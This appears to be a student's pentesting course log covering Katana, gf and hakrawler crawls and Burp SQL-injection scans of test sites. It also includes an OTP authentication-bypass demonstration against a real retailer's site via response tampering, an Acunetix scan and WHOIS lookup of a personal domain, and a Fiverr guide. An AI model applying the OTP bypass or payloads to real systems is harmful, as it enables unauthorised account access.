
Bio
salkdadgvawhgvdassnb ajs

Following
No Find a Grave members followed yet.

Contributions
Suggested Edits


Week 10, Topic 1: (Kali Linux Tools)

Katana: Katana is a Fast and Customizable Crawling and Spidering Framework by the [Developers of Nuclei, Subfinder, and HTTPx] ProjectDiscovery. Katana can crawl multiple domains and subdomains simultaneously. The crawling experience is made better by its crawling modes i.e. Standard and Headless.




```
root@kali:~# katana -u http://testphp.vulnweb.com/ | tee -a url1.txt
[INF] Current katana version v1.0.4 (outdated)
[INF] Started standard crawling for => http://testphp.vulnweb.com/
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/Mod_Rewrite_Shop/
http://testphp.vulnweb.com/high
http://testphp.vulnweb.com/hpp/
http://testphp.vulnweb.com/privacy.php
http://testphp.vulnweb.com/style.css
```

Gf: GF tool is a powerful command-line utility that acts as a wrapper around the grep command, providing additional functionality and convenience for searching and filtering text.



```
root@kali:~# cat url1.txt | gf XSS | tee -a XSS.txt
http://testphp.vulnweb.com/hpp/?pp=12
https://mahabubchowdhury.com/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fmahabubchowdhury.com%2Fabout-us%2F&format=xml
https://mahabubchowdhury.com/wp-json/oembed/1.0/embed?url=https%3A%2F%2Fmahabubchowdhury.com%2Fabout-us%2F
https://mahabubchowdhury.com/?p=18
5
root@kali:~#
```

Hakrawler: Hakrawler is an another tool to get rest of the URLs of a website




```
(root㉿kali)-[~]
# echo "http://testphp.vulnweb.com/" | hakrawler -proxy http://127.0.0.1:8080
https://www.acunetix.com/
https://www.acunetix.com/vulnerability-scanner/
http://testphp.vulnweb.com/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/disclaimer.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/login.php
http://testphp.vulnweb.com/userinfo.php
http://testphp.vulnweb.com/guestbook.php
http://testphp.vulnweb.com/AJAX/index.php
```

Week 10, Topic 2: (Burfsuite)

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by a company named Portswigger.

SQL injection through BurpBounty Pro:



Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxp

Scanner

In this section you can manage all Burp Bounty Pro Active Scans and the Smart Scans.

ID	Status	URL	Requests	Info.	Low	Medium	High	Start Time	End Time
6	Finished	http://testphp.vulnweb.com:80/categories.php	528/528	0	0	0	0	2024/03/24 10:40:36	2024/03/24 10:41:46
7	Finished	http://testphp.vulnweb.com:80/documents.php	528/528	0	0	0	0	2024/03/24 10:41:46	2024/03/24 10:42:26
8	Finished	http://testphp.vulnweb.com:80/guestbook.php	528/528	0	0	0	0	2024/03/24 10:41:36	2024/03/24 10:42:48
9	Running	http://testphp.vulnweb.com:80/index.php	616/616	0	0	0	0	2024/03/24 10:41:46	2024/03/24 10:43:08
10	Finished	http://testphp.vulnweb.com:80/index.php	528/528	0	0	0	0	2024/03/24 10:42:26	2024/03/24 10:43:08
11	Finished	http://testphp.vulnweb.com:80/login.php	616/616	0	0	0	0	2024/03/24 10:42:48	2024/03/24 10:44:12
12	Finished	http://testphp.vulnweb.com:80/userinfo.php	528/528	0	0	0	0	2024/03/24 10:43:03	2024/03/24 10:44:17
13	Finished	http://testphp.vulnweb.com:80/flashadd.swf	792/792	0	0	0	0	2024/03/24 10:43:40	2024/03/24 10:45:57
14	Finished	http://testphp.vulnweb.com:80/Med_Rewrite_Shop/Details/color-printer/3/	1232/1232	0	0	0	0	2024/03/24 10:44:12	2024/03/24 10:47:06
15	Finished	http://testphp.vulnweb.com:80/Med_Rewrite_Shop/Details/network-attached-storage-link/1/	1232/1232	0	0	0	0	2024/03/24 10:44:50	2024/03/24 10:47:42
16	Finished	http://testphp.vulnweb.com:80/Med_Rewrite_Shop/Details/web-camera-a4tech/2/	1232/1232	0	0	0	0	2024/03/24 10:44:58	2024/03/24 10:47:58
17	Finished	http://testphp.vulnweb.com:80/artists.php?part=1	880/880	0	0	0	86	2024/03/24 10:47:07	2024/03/24 10:51:02
18	Running	http://testphp.vulnweb.com:80/comment.php	616/616	0	0	0	0	2024/03/24 10:47:43	2024/03/24 10:49:01
19	Finished	http://testphp.vulnweb.com:80/comment.php?id=1	880/880	0	0	0	0	2024/03/24 10:48:48	2024/03/24 10:50:52
20	Finished	http://testphp.vulnweb.com:80/hpp/hpp12	968/968	0	0	0	0	2024/03/24 10:49:43	2024/03/24 10:52:00
21	Running	http://testphp.vulnweb.com:80/listproducts.php	451/616	0	0	0	172	2024/03/24 10:51:03	
22	Running	http://testphp.vulnweb.com:80/listproducts.php?cat=1	209/880	0	0	0	86	2024/03/24 10:51:03	
23	Running	http://testphp.vulnweb.com:80/showimage.php	117/616	0	0	0	0	2024/03/24 10:52:00	
24	Waiting	http://testphp.vulnweb.com:80/showimage.php?file=	???	0	0	0	0		
25	Waiting	http://testphp.vulnweb.com:80/signup.php	???	0	0	0	0		

Request

Pretty Raw Hex

Response

Pretty Raw Hex

Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxp

Site map Crawl paths (beta) Issue definitions Scope settings

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Contents

Host Method
http://testphp.vulnweb... GET /
http://testphp.vulnweb... GET /AJAX/index

Issues

- Cleartext submission of password
- BurpBounty - SQLi [299]
 - /artists.php
 - /artists.php

Advisory Request Response Path to issue

BurpBounty - SQLi

Issue: BurpBounty - SQLi
 Severity: High
 Confidence: Certain
 Host: http://testphp.vulnweb.com
 Path: /artists.php

Note: This issue was generated by a Burp extension.

Issue detail
 Vulnerable parameter: 1.

- PAYLOAD:
 +-+T-
 - GREP:
 +-+Warning:+mysql_fetch_array

Week 11, Topic : (Authentication Bypass)

Authentication bypass is a security vulnerability that occurs when an attacker is able to gain unauthorized access to a system or application by circumventing the authentication mechanisms intended to verify the identity of users. In other words, it's a flaw that allows an attacker to bypass the login or authentication process without possessing valid credentials.

The screenshot shows a web browser window for 'pureitwater.com/signin'. A modal dialog titled 'Verify your mobile number' is displayed, asking the user to check the OTP sent to their mobile number. The entered OTP is shown as '+91 8491489014'. A red error message indicates that the entered OTP is incorrect. Below the input field, a success message 'OTP sent successfully' is visible. A numeric keypad is provided for entering the OTP. A link to resend the OTP is available. At the bottom of the modal is a 'Verify & Continue' button. The Burp Suite interface below shows the intercepted request and response for this interaction, including the full URL, headers, and the raw request body.

Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxp

Dashboard Target **Proxy** Intruder Repeater View Help Logger++

Intercept HTTP history WebSockets history | Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Response from https://www.pureitwater.com:443/graphql?query=query+createAccountOTPVerify%28%24mobileNumber%3AString%24otp%3AString%29%7BcreateAccountOTPVerify%28mobileNumber%3A%24mobileNumber+otp%3A%24otp%29%7Bmessage+status+...

Forward Drop Intercept is on Action Open browser Add notes

Pretty Raw Hex Render

```

5 Pragma: no-cache
6 Set-Cookie: PHPSESSID=62153971f6b7fe738ba6fb828e8a19a9; expires=Sun, 24-Mar-2024 16:25:34 GMT; Max-Age=3600; path=/; domain=www.pureitwater.com; secure; HttpOnly; SameSite=Lax
7 Traceresponse: 00-17bfcc42051c0e58c667bd346504ba0-77dae46adc76fe0-01
8 X-Content-Type-Options: nosniff
9 X-Debug-Info: eyJXRwamVzIjowfq=
10 X-Frame-Options: SAMEORIGIN
11 X-Magento-Cache-Id: 74557d45070000a017b988532937b3ffe46806ac4ac1124ffd8832af7e4d75eaf
12 X-Platform-Server: 1-02f0187272ea150ecd
13 X-Platform-Server: 1-02f0187272ea150ecd
14 X-Xss-Protection: 1; mode=block
15 Accept-Ranges: bytes
16 Date: Sun, 24 Mar 2024 15:25:34 GMT
17 X-Served-By: cache-bom4751-BOM, cache-maa10237-MAA
18 X-Cache: MISS, MISS
19 X-Cache-Hits: 0, 0
20 Vary: Accept-Encoding,Store,Content-Currency,Authorization,X-Magento-Cache-Id
21 Strict-Transport-Security: max-age=31557600
22 Content-Length: 145
23
24 {
  "data": {
    "createAccountOTPVerify": {
      "message": "Entered OTP is not correct.",
      "status": false,
      "__typename": "MobileForgotPasswordOTPVerifyOutput"
    }
  }
}

```

0 highlights

Burp Suite Professional v2023.10.3.6 - Temporary Project - licensed to surferxp

Dashboard Target **Proxy** Intruder Repeater View Help Logger++

Intercept HTTP history WebSockets history | Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Response from https://www.pureitwater.com:443/graphql?query=query+createAccountOTPVerify%28%24mobileNumber%3AString%24otp%3AString%29%7BcreateAccountOTPVerify%28mobileNumber%3A%24mobileNumber+otp%3A%24otp%29%7Bmessage+status+...

Forward Drop Intercept is on Action Open browser Add notes

Pretty Raw Hex Render

```

5 Pragma: no-cache
6 Set-Cookie: PHPSESSID=62153971f6b7fe738ba6fb828e8a19a9; expires=Sun, 24-Mar-2024 16:25:34 GMT; Max-Age=3600; path=/; domain=www.pureitwater.com; secure; HttpOnly; SameSite=Lax
7 Traceresponse: 00-17bfcc42051c0e58c667bd346504ba0-77dae46adc76fe0-01
8 X-Content-Type-Options: nosniff
9 X-Debug-Info: eyJXRwamVzIjowfq=
10 X-Frame-Options: SAMEORIGIN
11 X-Magento-Cache-Id: 74557d45070000a017b988532937b3ffe46806ac4ac1124ffd8832af7e4d75eaf
12 X-Platform-Server: 1-02f0187272ea150ecd
13 X-Platform-Server: 1-02f0187272ea150ecd
14 X-Xss-Protection: 1; mode=block
15 Accept-Ranges: bytes
16 Date: Sun, 24 Mar 2024 15:25:34 GMT
17 X-Served-By: cache-bom4751-BOM, cache-maa10237-MAA
18 X-Cache: MISS, MISS
19 X-Cache-Hits: 0, 0
20 Vary: Accept-Encoding,Store,Content-Currency,Authorization,X-Magento-Cache-Id
21 Strict-Transport-Security: max-age=31557600
22 Content-Length: 145
23
24 {
  "data": {
    "createAccountOTPVerify": {
      "message": "Entered OTP is correct.",
      "status": true,
      "__typename": "MobileForgotPasswordOTPVerifyOutput"
    }
  }
}

```

0 highlights

Sign In - Pureit Water Ind

https://www.pureitwater.com/signin

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Enter your location pin code pureit.hn@unilever.com +919739101544 Customer Support:1800-570-1000

Store Locator Contact Us

pureit Water Purifier Water & Health About Pureit Book Demo Order Germ Kill Kit Extended Warranty Service Support

Type to search

Update Information

Entered OTP is not correct.

First Name

Last Name

Email

Password

Create Account

Week 12, Topic : (Web Server)

mahbubchowdhury.com

Updated 12 days ago 

Domain Information

Domain: mahbubchowdhury.com
Registrar: NameCheap, Inc.
Registered On: 2023-10-09
Expires On: 2024-10-09
Updated On: 2024-03-12
Status: clientTransferProhibited
Name Servers: ns1.dns-parking.com
ns2.dns-parking.com

Registrant Contact

Organization: Privacy service provided by Withheld for Privacy ehf
Street: Kalkofnsvegur 2
City: Reykjavik
State: Capital Region
Postal Code: 101
Country: IS
Phone: +354.4212434
Email: 3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com

Administrative Contact

Organization: Privacy service provided by Withheld for Privacy ehf
Street: Kalkofnsvegur 2
City: Reykjavik
State: Capital Region
Postal Code: 101
Country: IS
Phone: +354.4212434
Email: 3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com



Technical Contact

Organization: Privacy service provided by Withheld for Privacy ehf
Street: Kalkofnsvegur 2
City: Reykjavik
State: Capital Region
Postal Code: 101
Country: IS
Phone: +354.4212434
Email: **3879863526644bc8ba606e002468f640.protect@withheldforprivacy.com**

Raw Whois Data

Domain name: mahbubchowdhury.com
Registry Domain ID: 2820390182_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00.00Z
Creation Date: 2023-10-09T07:56:42.00Z
Registrar Registration Expiration Date: 2024-10-09T07:56:42.00Z
Registrar: NAMECHEAP INC
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.9854014545
Reseller: NAMECHEAP INC
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Redacted for Privacy
Registrant Organization: Privacy service provided by Withheld for Privacy ehf
Registrant Street: Kalkofnsvegur 2
Registrant City: Reykjavik
Registrant State/Province: Capital Region
Registrant Postal Code: 101
Registrant Country: IS
Registrant Phone: +354.4212434
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: abuse@namecheap.com
Registrant Abuse Contact Email: abuse@namecheap.com
Registrant Abuse Contact Phone: +1.9854014545
Registrant Abuse Contact Ext:
Registrant Abuse Contact Email Ext:
Registrant Reseller ID:
Registrant Reseller Name:
Registrant Reseller Organization:
Registrant Reseller Street:
Registrant Reseller City:
Registrant Reseller State/Province:
Registrant Reseller Postal Code:
Registrant Reseller Country:
Registrant Reseller Phone:
Registrant Reseller Phone Ext:
Registrant Reseller Fax:
Registrant Reseller Fax Ext:
Registrant Reseller Email:
Registrant Reseller Abuse Contact Email:
Registrant Reseller Abuse Contact Phone:
Registrant Reseller Abuse Contact Ext:
Registrant Reseller Abuse Contact Email Ext:

Admin Country: IS
Admin Phone: +354.4212434
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: 3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com
Registry Tech ID:
Tech Name: Redacted for Privacy
Tech Organization: Privacy service provided by Withheld for Privacy ehf
Tech Street: Kalkofnsvegur 2
Tech City: Reykjavik
Tech State/Province: Capital Region
Tech Postal Code: 101
Tech Country: IS
Tech Phone: +354.4212434
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: 3079863526644bc8ba606e002468f640.protect@withheldforprivacy.com
Name Server: ns1.dns-parking.com
Name Server: ns2.dns-parking.com
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2024-03-11T19:22:51.77Z <<<
For more information on Whois status codes, please visit https://icann.org/epp



Week 14, Topic : (Web Penetration Testing)

Penetration testing, commonly known as "pen testing," is a proactive evaluation process aimed at identifying and rectifying vulnerabilities within an organization's IT infrastructure, applications, systems, and network. Its core aim is to mimic genuine cyber attacks, enabling an assessment of an organization's security stance and revealing any potential weaknesses exploitable by malicious entities.

We can use Acunetix :

The screenshot shows the Acunetix web application scanner interface. At the top, there is a navigation bar with icons for Home, Scan, Vulnerabilities, Site Structure, Scan Statistics, and Events. On the far right, there are buttons for 'Stop Scan' and 'Generate Report'. The main area is titled 'Scan' and shows a list of vulnerabilities found during a 'Full Scan' of the website 'https://www.mahbubchowdhury.com/'. The vulnerabilities are listed in a table with columns for severity (Low or Informational), type, description, URL, and status (Open). There are eight entries in the table:

Severity	Type	Description	URL	Status
Low	Clickjacking	CSP frame-ancestors missing	https://www.mahbubchowdhury.com/	Open
Low	Clickjacking	X-Frame-Options header	https://www.mahbubchowdhury.com/	Open
Low	Documentation	Documentation files	https://www.mahbubchowdhury.com/	Open
Low	Protocol	HTTP Strict Transport Security (HSTS) not implemented	https://www.mahbubchowdhury.com/	Open
Low	Insecure Frame	Insecure Inline Frame (iframe)	https://www.mahbubchowdhury.com/	Open
Informational	Permissions-Policy	Permissions-Policy header not implemented	https://www.mahbubchowdhury.com/	Open
Informational	PHP Version Disclosure	PHP Version Disclosure	https://www.mahbubchowdhury.com/	Open
Informational	Subresource Integrity	Subresource Integrity (SRI) not implemented	https://www.mahbubchowdhury.com/	Open

Arena Web Security
NEW WINDOW OF WORLD WIDE WEB

Scan of testasp.vulnweb.com

Scan details

Scan information

Start time	2024-03-04T22:07:44.777201+06:00
Start url	http://testasp.vulnweb.com/
Host	testasp.vulnweb.com
Scan time	18 minutes, 26 seconds
Profile	SQL Injection
Server information	Microsoft-IIS/8.5
Responsive	True
Server OS	Windows
Server technologies	ASP.NET
Application build	15.2.221208162

Threat level

Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

Total alerts found	4
High	4
Medium	0
Low	0
Informational	0



Week 15, Topic : (Fiverr)

What is Fiverr?

Fiverr is an online marketplace where individuals or businesses can buy and sell a variety of digital services, typically referred to as "gigs." These services range from graphic design, digital marketing, writing and translation, programming, video editing, and many others.

How to create a gig in Fiverr?

Creating a gig on Fiverr is a straightforward process. Here's a step-by-step guide to creating a gig:

1. ****Sign Up/Login**:** If you don't already have a Fiverr account, you'll need to sign up. If you do, log in to your account.
2. ****Go to Selling Dashboard**:** Once logged in, navigate to the "Selling" tab on the top menu and click on "Gigs."
3. ****Create a New Gig**:** On the gigs page, you'll see an option to "Create a New Gig." Click on it.
4. ****Choose a Category and Subcategory**:** Select the category and subcategory that best fits the service you're offering. Fiverr has various categories like Graphics & Design, Digital Marketing, Writing & Translation, Video & Animation, Music & Audio, Programming & Tech, Business, and Lifestyle.
5. ****Title Your Gig**:** Write a clear and concise title for your gig that accurately represents the service you're offering. Make sure it's descriptive and grabs potential buyers' attention.
6. ****Add Gig Metadata**:** You'll be prompted to add metadata for your gig, such as tags (keywords related to your service), a gig gallery image (a visually appealing image representing your service), and a gig video (optional but highly recommended for some categories).
7. ****Write Gig Description**:** Describe your service in detail. Be clear about what you're offering, what buyers can expect, any unique selling points, and any requirements from the buyer. Use clear and professional language.

8. **Set Packages and Pricing**: Define different packages for your service (Basic, Standard, Premium, etc.) with corresponding prices, delivery time, and included features. You can also add extras for additional services at an extra cost.

9. **Add FAQs (Optional)**: You can add frequently asked questions and their answers to provide more information to potential buyers and address common queries.

10. **Set Gig Details**: Set other details such as the number of revisions you offer, your availability status, and any requirements from the buyer (e.g., files or information needed to start the project).

11. **Preview and Publish**: Review your gig to ensure all information is accurate and complete. Once satisfied, click "Publish Gig" to make it live on the Fiverr platform.

12. **Promote Your Gig (Optional)**: After publishing your gig, you can promote it through social media, Fiverr forums, or other channels to increase visibility and attract buyers.

As an Example: <https://www.fiverr.com/secwiz/build-a-mobile-responsive-wordpress-secure-website-for-your-business>